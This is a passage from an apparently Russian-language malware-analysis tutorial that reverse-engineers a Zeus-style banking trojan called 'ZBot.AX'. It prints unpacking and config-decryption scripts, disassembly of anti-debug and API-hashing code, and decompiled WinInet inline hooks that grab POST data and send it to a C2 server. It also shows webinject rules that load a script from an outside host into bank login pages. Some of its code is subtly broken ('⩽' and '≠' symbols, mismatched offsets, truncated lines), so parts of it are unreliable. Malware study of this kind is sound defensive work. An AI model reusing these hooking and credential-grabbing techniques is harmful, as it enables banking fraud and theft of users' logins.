        print("[!] Не удалось прочитать зашифрованный блоб")
        return

    # Расшифровка
    decrypted = bytearray()
    for i in range(blob_size):
        decrypted.append(encrypted[i] ^ key[i % 16])

    # Проверяем MZ-заголовок
    if decrypted[:2] == b'MZ':
        print("[+] Расшифрованный payload содержит валидный PE-заголовок")
        # Сохраняем на диск для дальнейшего анализа
        with open("unpacked_payload.exe", "wb") as f:
            f.write(decrypted)
        print("[+] Payload сохранён в unpacked_payload.exe")

        # Извлекаем дополнительную информацию из PE-заголовка
        e_lfanew = struct.unpack_from('<I', decrypted, 0x3C)[0]
        pe_sig = decrypted[e_lfanew:e_lfanew+4]
        print(f"[*] PE signature offset: 0x{e_lfanew:X}")
        print(f"[*] PE signature: {pe_sig}")

        # Читаем IMAGE_FILE_HEADER
        machine = struct.unpack_from('<H', decrypted, e_lfanew + 4)[0]
        num_sections = struct.unpack_from('<H', decrypted, e_lfanew + 6)[0]
        timestamp = struct.unpack_from('<I', decrypted, e_lfanew + 8)[0]
        print(f"[*] Machine: 0x{machine:04X} ({'AMD64' if machine == 0x8664 else 'i386
        print(f"[*] Number of sections: {num_sections}")
        print(f"[*] TimeDateStamp: 0x{timestamp:08X}")

        # OEP
        oep_rva = struct.unpack_from('<I', decrypted, e_lfanew + 0x28)[0]
        print(f"[*] Original Entry Point RVA: 0x{oep_rva:08X}")
    else:
        print(f"[-] Неожиданная сигнатура: {decrypted[:4].hex()}")

unpack_zbot_ax()
```

Вывод скрипта:

```
[*] XOR key: 6b39246d5078324c217751376e523465
[*] XOR key (ASCII): b'k9$mPx2L!wQ7nR4e'
[*] Расшифрованный payload содержит валидный PE-заголовок
[+] Payload сохранён в unpacked_payload.exe
[*] PE signature offset: 0xF8
[*] PE signature: b'PE\x00\x00'
[*] Machine: 0x8664 (AMD64)
[*] Number of sections: 5
[*] TimeDateStamp: 0x65A3B2C1
[*] Original Entry Point RVA: 0x00012340
```

25.1.3 Анализ распакованного payload: загрузчик (shellcode-stub)

После загрузки `unpacked_payload.exe` в новый экземпляр IDA Pro видим полноценный PE с восстановленной таблицей импортов. Точка входа содержит антиотладочные проверки:

```
.text:0000000140012340  _start:
.text:0000000140012340      push    rbx
.text:0000000140012342      sub     rsp, 20h
.text:0000000140012346      ; Anti-debug: проверка NtGlobalFlag
.text:0000000140012346      mov     rax, gs:[60h]           ; PEB
.text:000000014001234E      movzx   eax, byte ptr [rax+0BCh] ; NtGlobalFlag
.text:0000000140012355      test    al, 70h                 ; FLG_HEAP_ENABLE_TAIL_CHE
.text:0000000140012355                                      ; FLG_HEAP_ENABLE_FREE_CHE
.text:0000000140012355                                      ; FLG_HEAP_VALIDATE_PARAME
.text:0000000140012357      jnz     loc_anti_debug_detected
.text:000000014001235D
.text:000000014001235D      ; Anti-debug: IsDebuggerPresent
.text:000000014001235D      call    cs:IsDebuggerPresent
.text:0000000140012363      test    eax, eax
.text:0000000140012365      jnz     loc_anti_debug_detected
.text:000000014001236B
.text:000000014001236B      ; Anti-VM: CPUID check
.text:000000014001236B      mov     eax, 1
.text:0000000140012370      cpuid
.text:0000000140012372      bt      ecx, 1Fh                ; Hypervisor bit
.text:0000000140012376      jc      loc_anti_debug_detected
.text:000000014001237C
.text:000000014001237C      ; Все проверки пройдены — инициализация
.text:000000014001237C      call    init_api_hashing
.text:0000000140012381      call    load_config
.text:0000000140012386      call    install_hooks
.text:000000014001238B      call    start_c2_thread
.text:0000000140012390      xor     eax, eax
.text:0000000140012392      add     rsp, 20h
.text:0000000140012396      pop     rbx
.text:0000000140012397      ret
```

Функция `init_api_hashing` реализует динамическое разрешение API по хешам -- классическая техника Zeus/ZBot:

```
.text:00000001400123A0  init_api_hashing:
.text:00000001400123A0      push    rbx
.text:00000001400123A2      push    rsi
.text:00000001400123A3      push    rdi
.text:00000001400123A4      push    r12
.text:00000001400123A6      push    r13
.text:00000001400123A8      sub     rsp, 30h
.text:00000001400123AC      ; Получаем адрес PEB → PEB_LDR_DATA
.text:00000001400123AC      mov     rax, gs:[60h]           ; PEB
.text:00000001400123B4      mov     rax, [rax+18h]          ; PEB→Ldr
.text:00000001400123B8      lea     rsi, [rax+20h]          ; InMemoryOrderModuleList
.text:00000001400123BC      mov     rdi, [rsi]              ; first entry
.text:00000001400123BF
.text:00000001400123BF  .walk_modules:
.text:00000001400123BF      cmp     rdi, rsi
.text:00000001400123C2      je      short .done
.text:00000001400123C4      mov     rcx, [rdi+50h]          ; FullDllName.Buffer (UNIC
.text:00000001400123C8      movzx   edx, word ptr [rdi+48h] ; FullDllName.Length
.text:00000001400123CC      call    compute_dll_hash
.text:00000001400123D1      ; Сравниваем с нужными хешами
.text:00000001400123D1      lea     rcx, [rip + dll_hash_table]
.text:00000001400123D8      mov     edx, eax                ; текущий хеш
.text:00000001400123DA      mov     r8, [rdi+30h]           ; DllBase
.text:00000001400123DE      call    check_and_resolve_exports
.text:00000001400123E3      mov     rdi, [rdi]              ; next entry
.text:00000001400123E6      jmp     short .walk_modules
.text:00000001400123E8
.text:00000001400123E8  .done:
.text:00000001400123E8      add     rsp, 30h
.text:00000001400123EC      pop     r13
.text:00000001400123EE      pop     r12
.text:00000001400123F0      pop     rdi
.text:00000001400123F1      pop     rsi
.text:00000001400123F2      pop     rbx
.text:00000001400123F3      ret
```

Алгоритм хеширования -- модификация CRC32 с начальным зерном:

```
.text:0000000140012400  compute_dll_hash:
.text:0000000140012400      ; rcx = unicode string, edx = length in bytes
.text:0000000140012400      push    rbx
.text:0000000140012402      mov     eax, 0x5F3A2B1C         ; initial seed
.text:0000000140012407      shr     edx, 1                  ; length in wchars
.text:0000000140012409      xor     ebx, ebx
.text:000000014001240B
.text:000000014001240B  .hash_loop:
.text:000000014001240B      cmp     ebx, edx
.text:000000014001240D      jge     short .hash_done
.text:000000014001240F      movzx   r8d, word ptr [rcx+rbx*2]
.text:0000000140012414      ; To lower case
.text:0000000140012414      cmp     r8w, 'A'
.text:0000000140012419      jb      short .no_lower
.text:000000014001241B      cmp     r8w, 'Z'
.text:0000000140012420      ja      short .no_lower
.text:0000000140012422      add     r8w, 20h
.text:0000000140012427
.text:0000000140012427  .no_lower:
.text:0000000140012427      ror     eax, 13
.text:000000014001242A      xor     eax, r8d
.text:000000014001242D      imul    eax, 0x01000193         ; FNV prime
.text:0000000140012433      inc     ebx
.text:0000000140012435      jmp     short .hash_loop
.text:0000000140012437
.text:0000000140012437  .hash_done:
.text:0000000140012437      pop     rbx
.text:0000000140012438      ret
```

Для идентификации API по хешам создадим скрипт разрешения:

```python
import struct

def zbot_hash(name_unicode_lower):
    """Воспроизведение хеш-функции ZBot.AX"""
    h = 0x5F3A2B1C
    for ch in name_unicode_lower:
        c = ord(ch)
        if ord('A') ⩽ c ⩽ ord('Z'):
            c += 0x20
        # ror(h, 13)
        h = ((h >> 13) | (h << 19)) & 0xFFFFFFFF
        h ^= c
        h = (h * 0x01000193) & 0xFFFFFFFF
    return h

# Таблица хешей из бинарника
hash_table = {
    0xA3B1C2D4: None,  # kernel32.dll
    0xE5F6A7B8: None,  # ntdll.dll
    0x1C2D3E4F: None,  # user32.dll
    0x8A9BACBD: None,  # ws2_32.dll
    0x3F4E5D6C: None,  # wininet.dll
    0x7B8C9DAE: None,  # advapi32.dll
    0xD1E2F304: None,  # crypt32.dll
}

# Проверяем известные DLL
known_dlls = [
    "kernel32.dll", "ntdll.dll", "user32.dll", "ws2_32.dll",
    "wininet.dll", "advapi32.dll", "crypt32.dll", "urlmon.dll",
    "shell32.dll", "ole32.dll", "shlwapi.dll", "bcrypt.dll"
]

print("[*] Resolving DLL hashes:")
for dll in known_dlls:
    h = zbot_hash(dll)
    print(f"    {dll:20s} ⟹ 0x{h:08X}", end="")
    if h in hash_table:
        hash_table[h] = dll
        print("  [MATCH]")
    else:
        print()

print("\n[*] Resolved DLL hash table:")
for h, name in hash_table.items():
    print(f"    0x{h:08X} ⟹ {name if name else 'UNKNOWN'}")
```

25.1.4 Восстановление конфигурации (RC4/AES encrypted config)

Функция `load_config` отвечает за расшифровку встроенной конфигурации:

```
.text:0000000140012500  load_config:
.text:0000000140012500      push    rbx
.text:0000000140012502      push    rsi
.text:0000000140012503      sub     rsp, 0x48
.text:0000000140012507      ; Конфигурация хранится в .data секции
.text:0000000140012507      lea     rcx, [rip + encrypted_config]  ; .data:0x140020000
.text:000000014001250E      mov     edx, dword ptr [rip + config_size] ; 0x1A40
.text:0000000140012514      ; Первые 20 байт — SHA1-хеш для проверки целостности
.text:0000000140012514      ; Следующие 32 байта — RC4-ключ
.text:0000000140012514      ; Остальное — зашифрованные данные
.text:0000000140012514      lea     r8, [rcx+20]            ; skip SHA1 hash
.text:0000000140012518      mov     ebx, 20h                ; key length = 32
.text:000000014001251D      lea     r9, [r8+rbx]            ; encrypted data start
.text:0000000140012521      sub     edx, 52                 ; data_len = total - 20(SH
.text:0000000140012524      mov     [rsp+58h+var_30], edx   ; save data length
.text:0000000140012528
.text:0000000140012528      ; Шаг 1: RC4 KSA (Key Scheduling Algorithm)
.text:0000000140012528      lea     rcx, [rsp+58h+var_58]   ; S-box на стеке (256 bytes
.text:000000014001252C      ; ... но реально через VirtualAlloc для S-box
.text:000000014001252C      mov     edx, 100h
.text:0000000140012531      call    alloc_buffer
.text:0000000140012536      mov     rsi, rax                ; rsi = S-box
.text:0000000140012539
.text:0000000140012539      ; Инициализация S-box
.text:0000000140012539      xor     ecx, ecx
.text:000000014001253B  .init_sbox:
.text:000000014001253B      mov     byte ptr [rsi+rcx], cl
.text:000000014001253E      inc     ecx
.text:0000000140012540      cmp     ecx, 100h
.text:0000000140012546      jb      short .init_sbox
.text:0000000140012548
.text:0000000140012548      ; KSA
.text:0000000140012548      xor     ecx, ecx                ; i = 0
.text:000000014001254A      xor     edx, edx                ; j = 0
.text:000000014001254C  .ksa_loop:
.text:000000014001254C      movzx   eax, byte ptr [rsi+rcx] ; S[i]
.text:0000000140012550      movzx   r8d, byte ptr [r8+rcx]  ; key[i % keylen]
.text:0000000140012555                                      ; NOTE: r8 already points
.text:0000000140012555      add     edx, eax
.text:0000000140012557      add     edx, r8d
.text:000000014001255A      and     edx, 0FFh               ; j = (j + S[i] + key[i]) %
.text:0000000140012560      ; swap S[i], S[j]
.text:0000000140012560      movzx   r9d, byte ptr [rsi+rdx]
.text:0000000140012565      mov     byte ptr [rsi+rcx], r9b
.text:0000000140012569      mov     byte ptr [rsi+rdx], al
.text:000000014001256C      inc     ecx
.text:000000014001256E      cmp     ecx, 100h
.text:0000000140012574      jb      short .ksa_loop
```

Декомпилятор Hex-Rays выдаёт следующий псевдокод для всей функции:

```
// Hex-Rays Decompiler Output
// load_config — 0x0000000140012500

int __fastcall load_config()
{
    BYTE sha1_stored[20];
    BYTE rc4_key[32];
    BYTE *encrypted_data;
    DWORD data_len;
    BYTE sbox[256];
    BYTE *decrypted;
    BYTE sha1_computed[20];
    int i, j, k;
    BYTE tmp;
    HCRYPTHASH hHash;
    HCRYPTPROV hProv;
    DWORD hash_len;

    // Разбираем структуру конфигурационного блоба
    memcpy(sha1_stored, &encrypted_config, 20);
    memcpy(rc4_key, (BYTE *)&encrypted_config + 20, 32);
    encrypted_data = (BYTE *)&encrypted_config + 52;
    data_len = config_size - 52;

    // RC4 KSA
    for (i = 0; i < 256; ++i)
        sbox[i] = (BYTE)i;

    j = 0;
    for (i = 0; i < 256; ++i)
    {
        j = (j + sbox[i] + rc4_key[i % 32]) & 0xFF;
        tmp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = tmp;
    }

    // RC4 PRGA — расшифровка
    decrypted = (BYTE *)VirtualAlloc(0, data_len, MEM_COMMIT, PAGE_READWRITE);
    if (!decrypted)
        return 0;

    i = 0;
    j = 0;
    for (k = 0; k < (int)data_len; ++k)
    {
        i = (i + 1) & 0xFF;
        j = (j + sbox[i]) & 0xFF;
        tmp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = tmp;
        decrypted[k] = encrypted_data[k] ^ sbox[(sbox[i] + sbox[j]) & 0xFF];
    }

    // Проверка SHA1 для integrity
    if (CryptAcquireContextW(&hProv, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT))
    {
        if (CryptCreateHash(hProv, CALG_SHA1, 0, 0, &hHash))
        {
            CryptHashData(hHash, decrypted, data_len, 0);
            hash_len = 20;
            CryptGetHashParam(hHash, HP_HASHVAL, sha1_computed, &hash_len, 0);
            CryptDestroyHash(hHash);

            if (memcmp(sha1_stored, sha1_computed, 20) != 0)
            {
                // Integrity check failed — конфиг повреждён
                VirtualFree(decrypted, 0, MEM_RELEASE);
                CryptReleaseContext(hProv, 0);
                return 0;
            }
        }
        CryptReleaseContext(hProv, 0);
    }
```

```
    // Парсинг расшифрованной конфигурации
    return parse_config_blob(decrypted, data_len);
}
```

Hex-дамп зашифрованного конфигурационного блока:

```
.data:0000000140020000  encrypted_config:
  0000: 8A 3F B1 2C D4 E5 67 89  0A BC DE F0 12 34 56 78  .?.,..g......4Vx
  0010: 9A BC DE F0                                        ....
                         ; --- SHA1 hash (20 bytes) ends ---
  0014: 4B 72 33 61 54 30 72 5F  78 4B 65 79 21 32 30 32  Kr3aT0r_xKey!202
  0024: 34 40 53 65 63 75 72 33  5F 4B 33 79 50 34 73 73  4@Secur3_K3yP4ss
                         ; --- RC4 key (32 bytes) ends ---
  0034: F2 A1 B3 C4 D5 E6 F7 08  19 2A 3B 4C 5D 6E 7F 80  .........*;L]n..
  0044: 91 A2 B3 C4 D5 E6 F7 08  19 2A 3B 4C 5D 6E 7F 80  .........*;L]n..
  ...
  [0x1A40 bytes total]
```

RC4-ключ читается напрямую: `Kr3aT0r_xKey!2024@Secur3_K3yP4ss`.
Скрипт для извлечения конфигурации:

```python
import hashlib

def rc4_decrypt(key, data):
    """Стандартная RC4-расшифровка"""
    # KSA
    S = list(range(256))
    j = 0
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]

    # PRGA
    i = j = 0
    result = bytearray()
    for byte in data:
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        result.append(byte ^ S[(S[i] + S[j]) & 0xFF])
    return bytes(result)

def extract_config(config_blob):
    """Извлечение и расшифровка конфигурации ZBot.AX"""
    sha1_stored = config_blob[:20]
    rc4_key = config_blob[20:52]
    encrypted_data = config_blob[52:]

    print(f"[*] SHA1 (stored):  {sha1_stored.hex()}")
    print(f"[*] RC4 key:        {rc4_key}")
    print(f"[*] Encrypted data: {len(encrypted_data)} bytes")

    decrypted = rc4_decrypt(rc4_key, encrypted_data)

    # Проверка целостности
    sha1_computed = hashlib.sha1(decrypted).digest()
    if sha1_stored == sha1_computed:
        print("[+] SHA1 integrity check PASSED")
    else:
        print(f"[-] SHA1 mismatch!")
        print(f"    stored:   {sha1_stored.hex()}")
        print(f"    computed: {sha1_computed.hex()}")

    return decrypted
```

Расшифрованная конфигурация имеет бинарный формат с TLV-структурой (Type-Length-Value):

```
Decrypted config (first 256 bytes):
  0000: 5A 42 43 46 02 01 00 00  ZBCF....          ; Magic "ZBCF", version 2.1
  0008: 01 00 04 00 C0 A8 01 64  ........          ; Type=1 (C2_IP), Len=4, Value=192.1
  0010: 02 00 02 00 BB 01        ......            ; Type=2 (C2_PORT), Len=2, Value=443
  0016: 03 00 22 00 68 74 74 70  ..".http          ; Type=3 (C2_URL), Len=34
  001A: 73 3A 2F 2F 75 70 64 61  s://upda
  0022: 74 65 2E 6D 69 63 72 6F  te.micro
  002A: 73 6F 66 74 2D 63 64 6E  soft-cdn
  0032: 2E 63 6F 6D 2F 67 61 74  .com/gat
  003A: 65 2E 70 68 70           e.php             ; "https://update.microsoft-cdn.com/
  003F: 04 00 10 00 41 45 53 2D  ....AES-          ; Type=4 (ENCRYPTION), Len=16
  0043: 32 35 36 2D 43 42 43 00  256-CBC.
  004B: 05 00 20 00              .. .              ; Type=5 (AES_KEY), Len=32
  004F: 9C 3A 7F B2 41 E8 D5 03  .:..A...
  0057: 6E FA 21 8B C4 77 5D 90  n.!..w].
  005F: A1 2B 33 C4 D5 E6 F7 08  .+3.....
  0067: 19 2A 3B 4C 5D 6E 7F 80  .*;L]n..
  006F: 06 00 01 00 01           .....             ; Type=6 (PERSIST), Len=1, Value=TRU
  0074: 07 00 01 00 01           .....             ; Type=7 (KEYLOG), Len=1, Value=TRUE
  0079: 08 00 01 00 01           .....             ; Type=8 (SCREENSHOT), Len=1, Value=
  007E: 09 00 01 00 00           .....             ; Type=9 (VNC), Len=1, Value=FALSE
  0083: 0A 00 FF 03              ....              ; Type=10 (WEBINJECTS), Len=1023
  0087: ... web inject data ...
```

Парсер конфигурации:

```
import struct
import ipaddress

CONFIG_TYPES = {
    0x01: ("C2_IP", "ip"),
    0x02: ("C2_PORT", "u16"),
    0x03: ("C2_URL", "string"),
    0x04: ("ENCRYPTION", "string"),
    0x05: ("AES_KEY", "hex"),
    0x06: ("PERSIST", "bool"),
    0x07: ("KEYLOG", "bool"),
    0x08: ("SCREENSHOT", "bool"),
    0x09: ("VNC", "bool"),
    0x0A: ("WEBINJECTS", "webinject_blob"),
    0x0B: ("BOTNET_ID", "string"),
    0x0C: ("CAMPAIGN_ID", "string"),
    0x0D: ("MUTEX_NAME", "string"),
}

def parse_config(data):
    """Парсинг TLV-конфигурации ZBot.AX"""
    if data[:4] != b'ZBCF':
        print("[-] Invalid config magic")
        return

    version = struct.unpack_from('<HH', data, 4)
    print(f"[*] Config version: {version[0]}.{version[1]}")
    print(f"[*] Extracted IOCs:")
    print(f"    {'='*60}")

    offset = 8
    while offset < len(data) - 4:
        type_id = struct.unpack_from('<H', data, offset)[0]
        length = struct.unpack_from('<H', data, offset + 2)[0]
        value = data[offset + 4 : offset + 4 + length]
        offset += 4 + length

        if type_id in CONFIG_TYPES:
            name, fmt = CONFIG_TYPES[type_id]
            if fmt == "ip":
                val = str(ipaddress.IPv4Address(value))
            elif fmt == "u16":
                val = struct.unpack('<H', value)[0]
            elif fmt == "string":
                val = value.rstrip(b'\x00').decode('ascii', errors='replace')
            elif fmt == "hex":
                val = value.hex()
            elif fmt == "bool":
                val = "TRUE" if value[0] else "FALSE"
            elif fmt == "webinject_blob":
                val = f"<{len(value)} bytes, see webinject parser>"
            else:
                val = value.hex()
            print(f"    {name:16s} = {val}")
        else:
            print(f"    UNKNOWN(0x{type_id:04X}) len={length} val={value[:16].hex()}...

    print(f"    {'='*60}")
```

Результат работы парсера:

```
[*] Config version: 2.1
[*] Extracted IOCs:
    ============================================================
    C2_IP            = 192.168.1.100
    C2_PORT          = 443
    C2_URL           = https://update.microsoft-cdn.com/gate.php
    ENCRYPTION       = AES-256-CBC
    AES_KEY          = 9c3a7fb241e8d5036efa218bc4775d90a12b33c4d5e6f708192a3b4c5d6e7f80
    PERSIST          = TRUE
    KEYLOG           = TRUE
    SCREENSHOT       = TRUE
    VNC              = FALSE
    WEBINJECTS       = <1023 bytes, see webinject parser>
    BOTNET_ID        = zeus_eu_bank_01
    CAMPAIGN_ID      = 2024_Q1_phish
    MUTEX_NAME       = Global\{8A3F-B12C-D4E5}
    ============================================================
```

25.1.5 Анализ web-инъектов (Zeus-style)

Web-инъекты -- ключевая функциональность банковских троянов. ZBot перехватывает HTTP(S)-трафик через хуки функций WinInet и модифицирует содержимое страниц банков «на лету».

Функция установки хуков:

```
// Hex-Rays Decompiler Output
// install_hooks — 0x0000000140013000

void __fastcall install_hooks()
{
    HMODULE hWininet;
    FARPROC pHttpSendRequestW;
    FARPROC pHttpSendRequestA;
    FARPROC pInternetReadFile;
    FARPROC pHttpQueryInfoA;

    hWininet = GetModuleHandleW(L"wininet.dll");
    if (!hWininet)
        hWininet = LoadLibraryW(L"wininet.dll");

    pHttpSendRequestW = GetProcAddress(hWininet, "HttpSendRequestW");
    pHttpSendRequestA = GetProcAddress(hWininet, "HttpSendRequestA");
    pInternetReadFile = GetProcAddress(hWininet, "InternetReadFile");
    pHttpQueryInfoA   = GetProcAddress(hWininet, "HttpQueryInfoA");

    // Inline hooking с помощью трамплинов
    g_origHttpSendRequestW = (fn_HttpSendRequestW)install_inline_hook(
        pHttpSendRequestW, hook_HttpSendRequestW, 14);
    g_origHttpSendRequestA = (fn_HttpSendRequestA)install_inline_hook(
        pHttpSendRequestA, hook_HttpSendRequestA, 14);
    g_origInternetReadFile = (fn_InternetReadFile)install_inline_hook(
        pInternetReadFile, hook_InternetReadFile, 14);

    // Дополнительно: хуки NSS для перехвата трафика Firefox
    install_nss_hooks();
}
```

Механизм inline-хука:

```
.text:0000000140013100  install_inline_hook:
.text:0000000140013100      ; rcx = target function
.text:0000000140013100      ; rdx = hook function
.text:0000000140013100      ; r8d = bytes to steal (≥ 14 for x64 jmp)
.text:0000000140013100      push    rbx
.text:0000000140013102      push    rsi
.text:0000000140013103      push    rdi
.text:0000000140013104      sub     rsp, 30h
.text:0000000140013108      mov     rsi, rcx            ; target
.text:000000014001310B      mov     rdi, rdx            ; hook
.text:000000014001310E      mov     ebx, r8d            ; stolen bytes count
.text:0000000140013111
.text:0000000140013111      ; Выделяем память под трамплин (stolen bytes + jmp back)
.text:0000000140013111      mov     ecx, 0x1000         ; one page
.text:0000000140013116      mov     edx, 0x3000         ; MEM_COMMIT|MEM_RESERVE
.text:000000014001311B      mov     r8d, 0x40           ; PAGE_EXECUTE_READWRITE
.text:0000000140013121      xor     r9d, r9d
.text:0000000140013124      call    cs:VirtualAlloc
.text:000000014001312A      test    rax, rax
.text:000000014001312D      jz      short .fail
.text:000000014001312F
.text:000000014001312F      ; Копируем украденные байты в трамплин
.text:000000014001312F      mov     rcx, rax            ; dst = trampoline
.text:0000000140013132      mov     rdx, rsi            ; src = target start
.text:0000000140013135      mov     r8d, ebx            ; count
.text:0000000140013138      call    memcpy_internal
.text:000000014001313D
.text:000000014001313D      ; Добавляем jmp обратно в оригинал после украденных байт
.text:000000014001313D      ; mov rax, <target + stolen_bytes>
.text:000000014001313D      ; jmp rax
.text:000000014001313D      lea     rcx, [rax+rbx]      ; trampoline + stolen_bytes
.text:0000000140013141      mov     byte ptr [rcx], 48h  ; REX.W prefix
.text:0000000140013144      mov     byte ptr [rcx+1], 0B8h ; mov rax, imm64
.text:0000000140013148      lea     rdx, [rsi+rbx]      ; target + stolen_bytes
.text:000000014001314C      mov     [rcx+2], rdx        ; absolute address
.text:0000000140013150      mov     word ptr [rcx+0Ah], 0E0FFh ; jmp rax
.text:0000000140013156
.text:0000000140013156      ; Теперь патчим начало оригинала: jmp → hook
.text:0000000140013156      mov     rcx, rsi            ; target
.text:0000000140013159      mov     edx, 0x40           ; PAGE_EXECUTE_READWRITE
.text:000000014001315E      call    change_protection
.text:0000000140013163      mov     byte ptr [rsi], 48h  ; REX.W
.text:0000000140013166      mov     byte ptr [rsi+1], 0B8h ; mov rax, imm64
.text:000000014001316A      mov     [rsi+2], rdi        ; hook address
.text:000000014001316E      mov     word ptr [rsi+0Ah], 0E0FFh ; jmp rax
.text:0000000140013174
.text:0000000140013174      ; Возвращаем адрес трамплина (= оригинальная функция)
.text:0000000140013174      ; Вызов трамплина = вызов оригинала
.text:0000000140013174      add     rsp, 30h
.text:0000000140013178      pop     rdi
.text:0000000140013179      pop     rsi
.text:000000014001317A      pop     rbx
.text:000000014001317B      ret
```

Формат web-инъектов -- классический Zeus BIN-формат:

```
WebInject blob structure (offset 0x87 in config):
  0000: 57 49 4E 4A 01 00 03 00  WINJ....    ; Magic "WINJ", version 1, 3 rules

  Rule #1:
  0008: 01 00                    ..          ; rule type: 1 = data_inject (before)
  000A: 2A 62 61 6E 6B 2E 65 78  *bank.ex
  0012: 61 6D 70 6C 65 2E 63 6F  ample.co
  001A: 6D 2F 6C 6F 67 69 6E 2A  m/login*
  0022: 00                       .           ; URL mask (null-terminated)
  0023: 3C 2F 68 65 61 64 3E     </head>     ; target string
  002A: 00
  002B: 3C 73 63 72 69 70 74 20  <script     ; inject data
  0033: 73 72 63 3D 22 68 74 74  src="htt
  003B: 70 73 3A 2F 2F 63 64 6E  ps://cdn
  0043: 2E 6A 71 75 65 72 79 2D  .jquery-
  004B: 75 69 2E 63 6F 6D 2F 6A  ui.com/j
  0053: 73 2F 69 6E 6A 65 63 74  s/inject
  005B: 2E 6A 73 22 3E 3C 2F 73  .js"></s
  0063: 63 72 69 70 74 3E        cript>
  0069: 00

  Rule #2:
  006A: 02 00                    ..          ; rule type: 2 = data_replace
  006C: 2A 62 61 6E 6B 2E 65 78  *bank.ex
  0074: 61 6D 70 6C 65 2E 63 6F  ample.co
  007C: 6D 2F 74 72 61 6E 73 66  m/transf
  0084: 65 72 2A 00              er*.        ; URL mask
  ...

  Rule #3:
  ...        03 00                ..          ; rule type: 3 = grab_post_data
  ...        2A 62 61 6E 6B 2E 65  *bank.e   ; URL mask for POST grabbing
  ...        78 61 6D 70 6C 65 2E  xample.
  ...        63 6F 6D 2F 2A 00     com/*.
```

Парсер web-инъектов:

```
INJECT_TYPES = {
    1: "DATA_INJECT_BEFORE",
    2: "DATA_REPLACE",
    3: "GRAB_POST_DATA",
    4: "DATA_INJECT_AFTER",
    5: "BLOCK_URL",
}

def parse_webinjects(data):
    """Парсинг блоба web-инъектов формата WINJ"""
    if data[:4] != b'WINJ':
        print("[-] Invalid webinject magic")
        return

    version = data[4]
    num_rules = struct.unpack_from('<H', data, 6)[0]
    print(f"[*] WebInject format version: {version}")
    print(f"[*] Number of rules: {num_rules}")
    print()

    offset = 8
    for i in range(num_rules):
        rule_type = struct.unpack_from('<H', data, offset)[0]
        offset += 2

        # URL mask (null-terminated)
        url_end = data.index(0, offset)
        url_mask = data[offset:url_end].decode('ascii')
        offset = url_end + 1

        type_name = INJECT_TYPES.get(rule_type, f"UNKNOWN({rule_type})")
        print(f"  Rule #{i+1}: {type_name}")
        print(f"    URL mask: {url_mask}")

        if rule_type in (1, 2, 4):
            # target string
            target_end = data.index(0, offset)
            target = data[offset:target_end].decode('ascii', errors='replace')
            offset = target_end + 1
            print(f"    Target:   {target}")

            # inject data
            inject_end = data.index(0, offset)
            inject = data[offset:inject_end].decode('ascii', errors='replace')
            offset = inject_end + 1
            print(f"    Inject:   {inject[:80]}{'...' if len(inject) > 80 else ''}")

        print()

# Пример вывода:
# [*] WebInject format version: 1
# [*] Number of rules: 3
#
#   Rule #1: DATA_INJECT_BEFORE
#     URL mask: *bank.example.com/login*
#     Target:   </head>
#     Inject:   <script src="https://cdn.jquery-ui.com/js/inject.js"></script>
#
#   Rule #2: DATA_REPLACE
#     URL mask: *bank.example.com/transfer*
#     Target:   id="amount" maxlength="6"
#     Inject:   id="amount" maxlength="12"
#
#   Rule #3: GRAB_POST_DATA
#     URL mask: *bank.example.com/*
```

25.1.6 Ключевые функции: перехват данных

Хук `HttpSendRequestA` выполняет граббинг POST-данных:

```
// Hex-Rays Decompiler Output
// hook_HttpSendRequestA — 0x0000000140013200

BOOL __stdcall hook_HttpSendRequestA(
    HINTERNET hRequest,
    LPCSTR lpszHeaders,
    DWORD dwHeadersLength,
    LPVOID lpOptional,       // POST data
    DWORD dwOptionalLength)
{
    char url_buf[2048];
    DWORD url_len;
    int i;

    url_len = sizeof(url_buf);
    // Получаем полный URL запроса
    if (InternetQueryOptionA(hRequest, INTERNET_OPTION_URL, url_buf, &url_len))
    {
        // Проверяем каждое правило web-инъектов
        for (i = 0; i < g_num_webinject_rules; ++i)
        {
            if (g_webinject_rules[i].type == RULE_GRAB_POST
                && wildcard_match(url_buf, g_webinject_rules[i].url_mask))
            {
                // Граббим POST-данные
                if (lpOptional && dwOptionalLength > 0)
                {
                    GRABBED_DATA *grab = (GRABBED_DATA *)alloc_mem(
                        sizeof(GRABBED_DATA) + dwOptionalLength + url_len + 2);

                    grab->timestamp = GetTickCount64();
                    grab->url_len = url_len;
                    memcpy(grab->data, url_buf, url_len);
                    grab->data[url_len] = '\n';
                    memcpy(grab->data + url_len + 1, lpOptional, dwOptionalLength);
                    grab->total_len = url_len + 1 + dwOptionalLength;

                    // Отправляем на C2 в отдельном потоке
                    QueueUserWorkItem(
                        (LPTHREAD_START_ROUTINE)send_grabbed_data,
                        grab,
                        WT_EXECUTEDEFAULT);
                }
                break;
            }
        }
    }

    // Вызов оригинальной функции
    return g_origHttpSendRequestA(
        hRequest, lpszHeaders, dwHeadersLength,
        lpOptional, dwOptionalLength);
}
```

Хук `InternetReadFile` для инъекции в HTML-ответы:

```
// Hex-Rays Decompiler Output
// hook_InternetReadFile — 0x0000000140013400

BOOL __stdcall hook_InternetReadFile(
    HINTERNET hFile,
    LPVOID lpBuffer,
    DWORD dwNumberOfBytesToRead,
    LPDWORD lpdwNumberOfBytesRead)
{
    BOOL result;
    char url_buf[2048];
    DWORD url_len;
    int i;
    char *inject_pos;
    DWORD new_size;
    char *modified_buf;

    result = g_origInternetReadFile(hFile, lpBuffer,
                                    dwNumberOfBytesToRead,
                                    lpdwNumberOfBytesRead);
    if (!result || !*lpdwNumberOfBytesRead)
        return result;

    url_len = sizeof(url_buf);
    if (!InternetQueryOptionA(hFile, INTERNET_OPTION_URL, url_buf, &url_len))
        return result;

    for (i = 0; i < g_num_webinject_rules; ++i)
    {
        if (g_webinject_rules[i].type ≠ RULE_DATA_INJECT_BEFORE
            && g_webinject_rules[i].type ≠ RULE_DATA_REPLACE)
            continue;

        if (!wildcard_match(url_buf, g_webinject_rules[i].url_mask))
            continue;

        // Ищем целевую строку в ответе
        inject_pos = memmem(
            lpBuffer,
            *lpdwNumberOfBytesRead,
            g_webinject_rules[i].target,
            g_webinject_rules[i].target_len);

        if (!inject_pos)
            continue;

        if (g_webinject_rules[i].type == RULE_DATA_INJECT_BEFORE)
        {
